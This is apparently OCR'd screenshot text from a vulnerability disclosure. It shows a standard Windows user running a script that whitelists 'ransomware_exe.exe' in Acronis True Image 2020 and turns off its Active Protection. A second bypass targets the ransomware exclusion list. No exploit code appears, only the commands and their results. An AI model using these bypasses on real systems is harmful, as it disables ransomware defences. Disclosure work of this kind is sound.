mand Prompt
Microsoft Windows [Version 10.0.18363.628]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\DumbUser>whoami /all
USER INFORMATION
User Name SID
desktop-bh066e4\dumbuser S-1-5-21-1371156420-868554956-4200789598-1002
GROUP INFORMATION
Group Name Type SID Attributes
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
PRIVILEGES INFORMATION
Privilege Name Description State
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
C:\Users\DumbUser>cd Desktop
C:\Users\DumbUser\Desktop>python add_executable_to_whitelist.py
b'{\n\t"errorCode" : 0\n}'
C:\Users\DumbUser\Desktop>
Acronis True Image 2020
Active Protection
The application was whitelisted: ransomware_exe.exe
07.38
Active Protection
Active Protection was turned off
07.08
Open Acronis True Image
Recycle Bin
Microsoft Edge
hardlink_sy...
screenshot
Sysinternal...
add_executa...
Acronis True Image
Type here to search
DAN
07.39
12/02/2020

Bypass 2


Command Prompt
Microsoft Windows [Version 10.0.18363.628]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\DumbUser>whoami /all
USER INFORMATION
User Name SID
desktop-bh066e4\dumbuser S-1-5-21-1371156420-868554956-4200789598-1002
GROUP INFORMATION
Group Name Type SID Attributes
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
PRIVILEGES INFORMATION
Privilege Name Description State
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
C:\Users\DumbUser>
Recycle Bin
Microsoft Edge
screenshot
hardlink_sy...
hardlink_sy...
Sysinternal...
exclude_dri...
Sysinternal...
Acronis True Image
Type here to search
DAN
07.36
12/02/2020


Acronis True Image 2020
BACKUP
ARCHIVE
SYNC
TOOLS
ACTIVE PROTECTION
ACCOUNT
SETTINGS
HELP
Trial mode
19 days left
Buy now
Ransomware protection exclusions
Add items you want to exclude from anti-ransomware monitoring. Specify folders, or use wildcard characters (* and ?) to exclude files by mask.
No exclusions
Exclude folder...
Exclude by mask...
Back
Command Prompt
bled by default, Enabled group
Recycle Bin
Microsoft Edge
screenshot
hardlink_sy...
hardlink_sy...
Sysinternal...
Sysinternal...
Acronis True Image
Type here to search
DAN
07.37
12/02/2020





Posted on 2021-05-19